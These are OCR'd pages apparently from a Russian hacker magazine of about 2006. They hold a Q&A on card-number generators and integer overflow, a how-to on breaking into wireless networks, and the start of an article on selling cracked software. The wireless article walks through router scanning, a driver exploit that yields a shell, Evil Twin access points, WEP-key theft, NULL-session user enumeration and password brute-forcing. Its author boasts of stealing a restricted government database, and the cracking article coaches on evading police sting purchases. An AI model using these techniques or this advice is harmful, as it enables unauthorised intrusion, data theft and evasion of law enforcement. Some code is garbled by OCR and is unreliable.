Одна только проблемка — вряд ли ты в настоящее время сможешь воспользоваться этими номерами, так как почти везде, кроме номеров, требуется указать дату окончания срока действия карты, имя владельца кредитной карты, напечатанной на самой карте, CVC/CVV2-код и т.д.

Хотя, надо заметить, на сайте www.thc.org в Top 3 Downloaded Releases по количеству скачиваний генератор THC-Credit v1.91 до сих пор стоит на первом месте. И это несмотря на то, что программа была написана в 1999 году!

Q: В ЧЕМ СУТЬ ОШИБКИ INTEGER OVERFLOW И СУЩЕСТВУЮТ ЛИ ПОД ЭТУ ОШИБКУ ЭКСПЛОЙТЫ?

A: Суть ошибки Integer Overflow заключается в том, что в 32-битных системах значения переменных типа Integer могут лежать только в пределах от –2147483648 до 2147483647 (4 байта) или от 0 до 4294967295 для беззнаковых целых (Unsigned Integer). Если же в переменную записать значение, превышающее максимально возможное число, поведение программы будет непредсказуемо и зависит от компилятора. Следующий пример в системе Linux после компиляции и исполнения выдает 0, хотя, по логике, должен выдавать 4294967296:

```
#include <stdio.h>
int main() {
  nt sum = 4294967295 + 1;
  printf("sum = %d\n", sum);
}
```

В стандарте ISO C99 для устранения этой уязвимости рекомендовалось просто использовать в вычислениях Unsigned Integer, однако на практике это нисколько не решает проблемы. Для устранения ошибки Integer Overflow необходимо добавить в код проверки на превышение значений переменных Integer максимального предела.

Эксплойты под эту ошибку, разумеется, существуют, достаточно набрать в www.google.ru «integer overflow exploit» и все увидеть своими глазами.




ОПЕРАЦИЯ «ВОЗДУХ-ЗЕМЛЯ»

НЕСТАНДАРТНЫЕ МЕТОДЫ ВТОРЖЕНИЯ В БЕСПРОВОДНЫЕ СЕТИ


В прошлых номерах мы рассматривали атаки на точки аутентификации в беспроводных сетях. Весь процесс заключался в компрометации стандартных способов авторизации с помощью WEP/WPA/WPA2/LEAP-ключей. Это демонстрировалось на самых разных объектах, начиная пользовательскими домашними хотспотами и заканчивая оборудованием, расположенным на территории Красной площади :). Сейчас я расскажу тебе о нестандартных методах вторжения практически в любую беспроводную сеть.

Прямая компрометация

Атаками с прямой компрометацией являются инциденты, где атакующий получает интерактивный или привилегированный доступ. Прямая компрометация позволяет контролировать захваченное оборудование и просматривать хранящиеся на компьютере данные. Сказать честно, украсть данные из беспроводной точки доступа и маршрутизатора достаточно трудно, так как их не так уж и много :). Ты вряд ли обнаружишь на машинах платежные БД или какие-либо секретные штучки Пентагона. Самое большое, на что можно рассчитывать, — это информация о сетевой топологии, паролях и данных о маршрутах. Применив определенную смекалку, можно перейти и к отдельным клиентам, которые пользуются услугами захваченного оборудования. Для начала введу тебя в курс дела. Из недавней статьи «Атака на Кремль» ты узнал, что, обратившись к определенному адресу сети, реально найти то самое оборудование, которое «питает» всех инетом, и даже попытаться его взломать. Действительно, это так, при конфигурации точки доступа, а иногда и роутера, существует опция



> Аудитор безопасности ПО точки Wi-Fi от KSURi (CUP.su)



> Вспомни, как все начиналось

установки веб-интерфейса для визуализации процесса управления роутинга. Безусловно, тут есть определенные плюсы, но, как правило, любые облегчения админской деятельности вызывают тяжелые последствия. Используя подобную технологию, администратор в первую очередь должен скрыть ее, например, добавив защиту по IP, а не только авторизацию. Как ни странно, защита файерволом выпадает у 70% админов из памяти, что и позволяет хакеру напасть на железки удаленно. Сперва веб-интерфейс надо задетектить — обратимся, как уже говорили, к xxx.xxx.0.0 или xxx.xxx.0.1, чаще всего он висит именно там. Но кто сказал, что это всегда так? Именно для этого мы автоматизируем процесс поиска, используя следующий метод:

ПОСЫЛАЯ GET ЗАПРОС К WEB-ПОРТУ РОУТЕРА, В ОТВЕТ МОЖНО ПОЛУЧИТЬ ЭТО:

```
GET request "/" to 192.168.0.1
(192.168.0.1)

HTTP/1.0 401 NG
WWW-Authenticate: Basic realm="DI-
824VUP+"

Unauthorized
Total bytes read: 75
```

Посоветовались с нашим Perl-кодером KSURi и решили разработать утилиту, выполняющую аудит ПО точки на всевозможные атаки.


```
perl hardware_auditor.pl -s
192.168.0.0 -e 192.168.0.100
LOADINC MAC ... ok
LOADING BUGS ... ok
LOADING CREDITS ... ok
192.168.0.12 — DWL-2100ap detected
(!)
```


Одной из ошибок является применение службы SNMP (Simple Network Management Protocol) с дефолтовым паролем «public».
Наличие snmp позволило мне опознать «биографию» хотспота путем посылки специального snmp-фрейма с OID 1.3.6.1.2.1.1.1. Когда эта служба включена, можно получить большой объем полезной сетевой информации. К примеру, атакующие из интернета могут даже узнать хосты и диапазоны IP-адресов внутренних сетей. По аптайму делаем вывод, что точка либо совсем девственная, либо периодически выключается/перезагружается админом, поэтому нужно действовать как можно быстрее. Итак, мы залезли на оборудование. Дальнейшие действия зависят только от твоей фантазии! Из самого простого — можно попытаться воспользоваться паролем какого-либо пользователя, например, пассвордом от ящика электронной почты или ICQ.


Атака на драйверы беспроводного устройства

3 сентября 2006 года Johny Cashe описал принципиально новую атаку, суть которой в том, что, используя уязвимости драйверов, можно выполнить неавторизированный код. Уязвимы следующие продукты:

> Карта боевых сражений :)







```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Версия 5.1.2600]
(C) Корпорация Майкрософт, 1985-2001.

C:\Documents and Settings\skvoznoy>cd Рабочий стол

C:\Documents and Settings\skvoznoy\Рабочий стол>perl hardware_auditor.pl

# hardware_auditor.pl
# (C)oded by .:[KSURi]:.
# http://cup.su/

Usage: hardware_auditor.pl -s <start ip> -e <end ip> [-u]
Required: -s,-e; Optional: -u
E.g.: hardware_auditor.pl -s 192.168.0.1 -e 192.168.0.100
Note: scans only x.x.x.*

C:\Documents and Settings\skvoznoy\Рабочий стол>
```

> Демонстрация работы скрипта-аудитора

> В США полиция арестовала жителя Флориды за то, что он самовольно подключался к чужой беспроводной сети Wi-Fi. 41-летнего Бенджамина Смита обвиняют в несанкционированном проникновении в компьютерную сеть Ричарда Дайнона, который в минувшем апреле заметил, что Смит подъехал к его дому на автомобиле и стал пользоваться ноутбуком. Последующее разбирательство подтвердило факт несанкционированного доступа. Если ты собираешь повторить подобный опыт, готовься к тому, что твои действия могут попасть под статьи УК РФ.



> На диске к журналу ты найдешь уникальную презентацию хакеров Дэвида Мейнора и Элча, создателей LORCON.

```
APPLE:MacOS X 10.4
INTEL:Intel PRO/Wireless 2200BG
INTEL:Intel PRO/Wireless 2915ABG
INTEL:Intel PRO/Wireless 2100
INTEL:Intel PRO/Wireless 3945ABG
(w22n50.sys, w22n51.sys, w29n50.sys,
w29n51.sys)
```

Заметь, вторая карта из этого списка фигурирует чуть ли не в каждом магазинном ноутбуке. Компрометировать удаленные системы можно с использованием LORCON (http://802.11ninja.net/code/lorcon-current.tgz). Говоря о возможностях проведения атаки, следует отметить, что обязательными условиями ее успешного осуществления являются только включенная Wi-Fi карта и непосредственная близость хакера к «радиусу действия» беспроводной сети. Сейчас я продемонстрирую атаку, которую проводил не раз.

```
skvoz@cup # ./lorcon -c 1 -d 80 -t
00:0C:6E:4F:A2:00
Finding channel and signal strength ... DONE!
Preparing shellcode ...
Sending attack ...
Writing for response
..... Got shell!
```

Разъясню параметры запуска. Здесь '-c' — номер канала (по умолчанию 1); '-d' — «слушаемый порт», его мы будем бомбить специальными пакетами; '-t' — атакуемая машина. Кроме того, присутствует флаг '-r' — порт для backconnect-подключения при удачном захвате машины. Дальше ты можешь выполнять любые интерпретируемые консольные команды.

Следует подробнее остановиться на методе выполнения подобной атаки — fuzzing. Термином «fuzzing» объединяют действия, сопровождающие выявление большинства дефектов безопасности. Один из приемов фаззинга основан на внесении ошибок путем передачи приложению «кривых» данных. Конкретно в описанном примере это выглядит так: на атакующего обрушивается шквал UDP-пакетов по 1400 байт с определенным интервалом.


В посылаемые пакеты внедряется шеллкод, который исполняется в режиме ядра.


Подробности этого чуда были приведены Крисом Касперски

> Исследования «нового» беспроводного сетевого окружения

```
C:\Documents and Settings\skvoznoy>net view
Имя сервера            Заметки

-------------------------------------------------------
\\DENIS
\\HOME-2E1ET6AB61
\\HOME_161             Home_161
\\HOME_163             192.168.0.100
\\IYU7R0D3DDDBCVN
\\KOPTEVO
\\MOBIL                Mobil
\\SKVOZNOY-F1814E
\\X-11                 B
\\YOUR-CFE9209A4C      коммьютер Галы
Команда выполнена успешно.
```





```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Версия 5.1.2600]
(С) Корпорация Майкрософт, 1985-2001.

C:\Documents and Settings\skvoznoy>ipconfig

Настройка протокола IP для Windows

Беспроводное сетевое соединение - Ethernet адаптер:


        DNS-суффикс этого подключения . . : D-Link 824VUP+
        IP-адрес . . . . . . . . . . . . : 192.168.0.119
        Маска подсети . . . . . . . . . . : 255.255.255.0
        Основной шлюз . . . . . . . . . . : 192.168.0.1

Подключение по локальной сети - Ethernet адаптер:

        DNS-суффикс этого подключения . . :
        IP-адрес . . . . . . . . . . . . : 10.222.1.62
        Маска подсети . . . . . . . . . . : 255.255.0.0
        Основной шлюз . . . . . . . . . . : 10.222.0.1

C:\Documents and Settings\skvoznoy>
```

> Узнаем адресацию в беспроводной сети



> Вывод Netbios-статистики с локального компа

в октябрьском номере, а главное, что стоит извлечь из этого, — ошибки синхронизации фреймов, которыми можно не только вызвать отказ в обслуживании, но и передать управление на шеллкод.

Похожий метод компрометации, но с использованием абсолютно другого пособа захвата, присутствует в драйверах Broadcom, которые обычно поставляются в стандартной сборке ПК компаний HP, Dell, Gateway и eMachines. Эта уязвимость, обнаруженная в рамках программы MoKB (Month of Kernel Bugs), провоцирует переполнение буфера драйвером для беспроводных устройств Broadcom BCMWL5.SYS путем некорректной обработки ответов карточки 802.11, содержащих длинное SSID-поле, и приводит к исполнению произвольного кода в привилегированном режиме. Исходный код эксплойта можно найти в Metasploit Framework, :Windows::Driver::Broadcom_WiFi_SSID < Msf::Exploit::Remote на Ruby. В папке /framework3/trunk/modules/exploits/windows/driver расположена еще парочка хороших тем под баги в дровах Wi-Fi, о которых написано ниже. Обрати внимание на строки во всех сплоитах под них:

```
OptString.new('ADDR_DST', [
true,  "The MAC address of the
target system",'FF:FF:FF:FF:FF:
FF']),
OptInt.new('RUNTIME', [
true,  "The number of seconds to
run the attack", 60])
```

Их ты изменяешь сразу или запускаешь сплоит с соответствующими флагами. После завершения процесса ты сможешь выполнять неавторизированный код.

Атака на конечные клиенты

Заметь, что проделать такой легкий трюк мне позволила абсолютная незащищенность сети и возможность подключения с любым MAC-адресом. Но представь, что перед нами грамотно настроенная сетка. Тратить время на сниф инициализационных векторов для подбора WEP не очень хочется, особенно когда дело происходит на улице. Безусловно, при определенном опыте ты сориентируешься, что делать. Об одном из возможных решений сейчас пойдет речь. Наверняка, тебе запомнилась статья xbIp'a (ustsecurity.info) «С любовью из России». Примечательность атаки EvilTwin, которую описывал автор, состоит в том, что она абсолютно «прозрачна» и незаметна жертве. Эмулируя «точку-близнец», вся сетевая инфраструктура коннектится к твоему хозяйству, предоставляя тебе возможность для компрометации. Для проведения EvilTwin нам потребуется знать MAC-адрес найденной точки доступа, канал и SSID. Эту информацию ты можешь с легкостью узнать из Netstambler или Kiswin. Воспользовавшись штатными средствами своего адаптера, легко перевести его в режим «act as base station», но учти, что чипсет адаптера должен быть на базе agere/hermes, иначе затея сорвется. В результате пару минут ты будешь чувствовать себя админом, настраивая диапазон выдаваемых IP'шников, идентификатор сети и еще многое ругое. Естественно, мощность сигнала «твоей» точки должна быть выше подменяемой. После коннекта клиентов к твоей точке доступа, ты спокойно выполнишь аудит в испеченной сети, как у себя в любимой локалке. Если ты все просек, то, используя фейковые точки, ты можешь без палева изучать стороннюю беспроводную инфраструктуру. «Gnivirdraw» — «wardriving» наоброт, термин, в первые упомянутый в докладе Rogue Squadron известной Shmoo. Заюзав беспроводной Honeypot из своего ноутбука, ты извлечешь всю ту же информацию, которую ты узнавал из сканеров беспроводных сетей. Создать такой софтварно можно на базе Soft AP, либо Karma Tools, которая, кроме возможности эмуляции AP, на своем борту имеет встроенный http-, FTP-, DNS-, DHCP- и POP3-сервер (modules/servers).

Воровство WEP по-другому


Существует ряд моделей оборудования, которые хранят WEP-ключ для авторизации сети в реестре. Как правило, эти модели используют подключаемую через USB Wi-Fi карточку, вроде Intel(R) PRO/Wireless 2011B LAN USB Device. Заполучив доступ непосредственно к подобной тачке, ты без труда сможешь выхватить его обращением к соответствующей ветке реестра.


```
[HKEY_LOCAL_MACHINE\SYSTEM\
ControlSet001\
Control\Class\{4D36E972-E325-
11CE-BFC1-08002BE10318}\0008]
```

> Подозрительный хлопец в списках сетевой активности, занимающийся разработкой приложений для web, сразу обратил на себя мое внимание

```
Активные подключения

  Имя    Локальный адрес        Внешний адрес              Состояние
  TCP    skvoznoy-f1814e:1135   10.222.1.16:netbios-ssn    TIME_WAIT
  TCP    skvoznoy-f1814e:1053   localhost:1054             ESTABLISHED
  TCP    skvoznoy-f1814e:1054   localhost:1053             ESTABLISHED
  TCP    skvoznoy-f1814e:1136   192.168.0.100:netbios-ssn  TIME_WAIT
```





```
NetBIOS information on 192.168.0.100

6 names in table


 HOME_161         00  UNIQUE  Workstation service name
 MSHOME           00  GROUP   Workstation service name
 HOME_161         20  UNIQUE  Server services name
 MSHOME           1E  GROUP   Group name
 MSHOME           1D  UNIQUE  Master browser name
 OO__MSBROWSE__   01  GROUP

MAC address 4: 00:0C:6E:4F:A2:00

Attempting a NULL session connection on 192.168.0.100

NULL session successful to \\192.168.0.100\IPC$
```

> Информация, полученная из NetBios крайне актуальна



> С помощью несанкционированного доступа в беспроводную сеть мне удалось похитить конфиденциальные данные особого назначения

```
(ключ зависит от конкретного
устройства)
"Key128"="2544801583660d7009abcde
f00000000000000"
"DefKeyId128"="1
```

Осматриваем раздел и видим примерно следующий текст: «"DefaultKeys"="364e01815b300d8038abc5ff00000000000000"», где первые 12 чисел — WEP-ключ в plaintext. На аналогичной системе, с драйвером 1.15.18.0, ключ располагался в Profiles\Default\WepKey.
Для начала тебе потребуется определить GUID устройства для подстановки. Исходный код программы, позволяющий это сделать, ты найдешь на диске. Там же описано, как все-таки нарыть этот WEP-ключ софтварно. Если же ситуация осложнена тем, что ключ не хранится в реестре, что, естественно, небезопасно, то смело заюзай уязвимость в Intel Wireless Service (s24evmon.exe). С помощью этого бага локальный пользователь может получить конфигурационные данные беспроводного оборудования, в том числе WEP-ключи. Уязвимость присутствует из-за небезопасного разграничения прав на доступ к общей секции \BaseNamedObjects\S24EventManagerSharedMemory\, которая используется службой Wireless Management Service, что позволяет атакующему читать, писать, удалять сегменты информации в памяти. Смело компилируй сплоит vc++ и запускай на вражеской тачке, после запуска получишь что-то вроде: «Possible Alphanumeric WEP KEY found: kd%2mzkl».

О том самом, или ловкость рук

В докладе Контрольно-счетной палаты США отмечено, что Wi-Fi технологии, внедряемые в правительственные организации, не имеют должной безопасности. По их сводкам, в 13 агентствах не установлена защита, а в большинстве агентств не отслеживается происходящее в беспроводных сетях. В одном из агентств 90 ноутбуков настроены на автоматический поиск сигнала в эфире, что может привести к нахождению подставного сервера. Поверь, в родной России ситуация абсолютно такая же, порой корпоративная инфраструктура настроена гораздо грамотней государственной. Так, одним зимним вечерком мне удалось украсть, пожалуй, одну из важнейших ведомственных баз «Lunar» из здания далеко не отдаленного, скажем так :).
Наверняка, тебе известно, что существует ряд баз данных для служебного пользования. Вот некоторые из них: «Лабиринт» (база данных о политиках и их биографиях), база «Лунар» (телефоны и справочная информация о руководящем составе МВД, налоговой полиции, правительства, прокуратуры, Газпрома и пр.), база «БТИ» (собственники жилья в Москве), база «ГИБДД» (полные данные по автовладельцам Москвы) и т.п. Дистрибутивы подобных вещей хранятся в сейфах за толстыми стенами и право их использования имеют лишь избранные сотрудники. Больше всего меня интересовала база «Lunar» по личным соображениям. Получив автоматически IP-адрес, я попал в просторы Сети. Проглядывая сетевую статистику (netstat), я обратил внимание на IP-адрес 192.168.0.100. После его открытия в браузере выяснилось, что за ним скрывается поднятый HTTP-сервер, на котором отлаживались какие-то web-приложения, напоминающие интерфейс к СУБД. Востребованность узла была налицо, и активность пользователей явно присутствовала. Выяснив кое-что о нем, я понял, что он находится в группе компьютеров.

```
6 names in table


 HOME_161   00  UNIQUE  Workstation
service name
 MSHOME     00  GROUP   Workstation
service name
 HOME_161   20  UNIQUE  Server
services name
 MSHOME     1E  GROUP   Group name
 MSHOME     1D  UNIQUE  Master
browser name
 ##__MSBROWSE__    01  GROUP


MAC address 4: 00:0C:6E:4F:A2:00
```

Получение имен доменов системы происходит с помощью работы с nbtscan. При этом посылается специальный пакет на 137/udp порт, где висит соответствующая служба. Обрати внимание на «NULL session successful to \\192.168.0.100\IPC$», открытые переменные окружения — первый знак наличия расшаренных ресурсов в сети. Кроме того, из скана стало ясно, что перед нами

> Уязвимость хранения пасса в shared_memory позволит тебе добыть заветный WEP-ключ за секунды

```
//////////////////////////////////////////////////////////////////////////
////   S24EvMon.exe Intel Wireless Management Service KEY Hunter
////   Ruben Santamarta
////   ruben@reversemode.com
////   www.reversemode.com
////   28/04/2006
//////////////////////////////////////////////////////////////////////////
```







Scan in progress, 1 of 1 host(s) done.

100%

Host being scanned	Progress	Open Ports	Notes	Warnings	Holes
192.168.0.1	96%	7	16	2	0

› Аудит роутера

терминальный сервер, что имеется FTP-сервер с разрешенным anonymous-доступом, откуда я выкачал кучу интересных данных сотрудников заведения.
Существует дефект: при эмуляции вызова LsaQueryInformationPolicy() можно определить host SID (Security Identifier), который может быть использован для получения листа локальных пользователей, размещенных на хосте. Так я получил список всех юзеров.

```
The remote host SID value is :
1-5-21-790525478-630328440-
1801674531
CVE : CVE-2000-1200
BID : 959
— Administrator account name
: ?4<8=8AB@0B>@ (id 500)
— Guest account name : ?>ABL (id
501)
— HelpAssistant (id 1000)
— HelpServicesGroup (id 1001)
— SUPPORT_388945a0 (id 1002)
— Sergey (id 1003)
— Aleksey (id 1004)
```

Их логины можно было использовать для пробручивания учетных записей на терминале с помощью medusa (читай статью «Терминальная эпопея»), что я и сделал, получив парочку аккаунтов. Это позволило мне побродить по пользовательским файлам всех работников, а на одной машине валялась та самая «Lunar».
Не стоит забывать об информации, которую предоставила служба NetBIOS. Действительно, наша цель находится в сетевой группе. Заходим в «Сетевое окружение → Отобразить компьютеры в рабочей группе» (консольно: net view). Чтобы получить детальную информацию о строении сети, открой вкладку «Microsoft Windows Network (MWN)». Выполнил проверку ресурсов сети net use, анализируй их на предмет шар. Безусловно, я бы мог покопаться в «чужом белье», полазив по компам рабочей группы, но все же существует определенная этика, о которой следует помнить любому хакеру, поэтому я ограничился простым netsend'ом с девизом «Priwet kolgotochniki! g emaglab1n (C)» и просмотром желаемой базы на харде одного из сотрудников. Я умышленно не стал скрывать свое присутствие, и это ввело админов в панику — судорожно они начали производить защитные действия и сканы моей системы. Но у меня всегда грамотно настроена IDS, файрвол (wipf), а ОС перебита с помощью Security Cloacker'a (его ты найдешь на диске). При попытке определения «марки» моей системы, товарищам сотрудникам выдавалось язвительное сообщение «Playstation». Удивлен? Дело в том, что, изменяя параметры в реестровой ветке SYSTEM\\CurrentControlSet\\Services\\Tcpip\, ты сможешь «смущать» любые сканеры безопасности, ведь они основываются на вполне традиционных методах анализа. ⌶


ВИТАЛИЙ «ROOT» ЧЕРНОВ
/ ADMIN@CRACKTHEMALL.COM /

CRACK THEM ALL!

КРЭКЕР И ЗАКОН

КАК ОБОЙТИ УЛОВКИ ФИНАНСОВОЙ МИЛИЦИИ

Любой состоявшийся крэкер хотя бы раз в жизни мечтал зарабатывать деньги на своем мастерстве. У многих это вполне успешно получается. Но никто не имеет гарантий того, что он сможет безнаказанно заниматься этим делом, пока не надоест. Как говорится, от сумы и от тюрьмы не зарекаются. Эта статья не просто параноидальный бред обдолбанного крэкера. Все, о чем ты прочитаешь здесь, испытано мной на собственной шкуре. Именно ради этой статьи мне пришлось пройти через огонь, воду и обвинительное заключение. И если эта статья выходит в свет, значит, я до сих пор на свободе и продолжаю заниматься любимым делом.



Крэкерство — само по себе занятие очень интеллектуальное. Каждый взлом — это головоломка. Когда занимаешься крэкерством довольно долго, начинаешь видеть головоломки во всем. Если воспринимать жизнь как интересный квест, а сложные моменты как простые задачи, у которых наверняка есть правильные решения, становится гораздо проще справляться с проблемами. Но это все теория, которая мало кому может пригодиться. Для крэкера главное — практический результат.

Эту статью я хочу начать с рассмотрения вопроса «правильной» продажи пиратского софта или патчей, а закончить рекомендациями по тому, что предпринимать, если дело все-таки дошло до суда.

Продажа


Продавать пиратское ПО и собственноручно написанные патчи всегда было опасным занятием. В этом деле главное не кричать налево и направо, что ты можешь взломать любую программу почти бесплатно. Цени себя и свой труд. Если будешь выполнять только крупные заказы, во-первых, тебя все будут уважать, а во-вторых, будет не так обидно, если тебя поймают. Никогда и никому из заказчиков не показывайся и не свети свои личные данные, такие как фамилия, имя, номер паспорта, адрес, телефон и т.д. По возможности делай все через доверенное третье лицо (или попросту дропа — примечание редактора), только никогда и никого не подставляй, иначе тебя сдадут со всеми потрохами, да и, вообще, это не по-человечески.

Получение денег

Деньги получай только наличными — безналичные расчеты, включая платежные системы в Сети, очень прозрачны для спецслужб. Любые денежные транзакции, проходящие через сторонних посредников, рано или поздно замыкаются на тебе.



> За такой патч тебе ничего не будет!



> Знай и чти Уголовный кодекс

Если ты заранее знаешь точную сумму, которую тебе должны заплатить, постарайся иметь эту же сумму с собой. Фишка вот в чем: если ты попадешь под контрольный закуп, то купюры, которыми с тобой рассчитаются, либо будут меченными, либо их серийные номера окажутся заранее зафиксированы в акте, с которым тебя обязательно должны ознакомить. Эти купюры ты сможешь сразу спрятать в трусы, а заранее заготовленные, например, держать в руке.

Контрольный закуп

Контрольные закупы устраиваются по просьбам владельцев авторских прав, программы которых очень часто покупают. Вместо того чтобы позаботиться о безопасности своего продукта самим, они от безысходности обращаются в правоохранительные органы.

Процедура контрольного закупа программного обеспечения во многом определяется законодательством страны, в которой ты живешь, но в целом выглядит следующим образом:

1. сотрудники финансовой милиции получают из какого-либо источника телефон взломщика;
2. находят подставное лицо, которое будет выступать в качестве клиента;
3. клиент звонит взломщику и просит его, например, установить «1С:Бухгалтерию», на что взломщик соглашается и назначает время;
4. на стороне клиента устанавливается, как правило, очень старый компьютер (на новый, наверное, денег не хватает :)) с девственной Windows;

«СОГЛАСЕН»
Заместитель прокурора
[redacted] области
старший советник юстиции
[redacted]
«13» 10 2006 г.

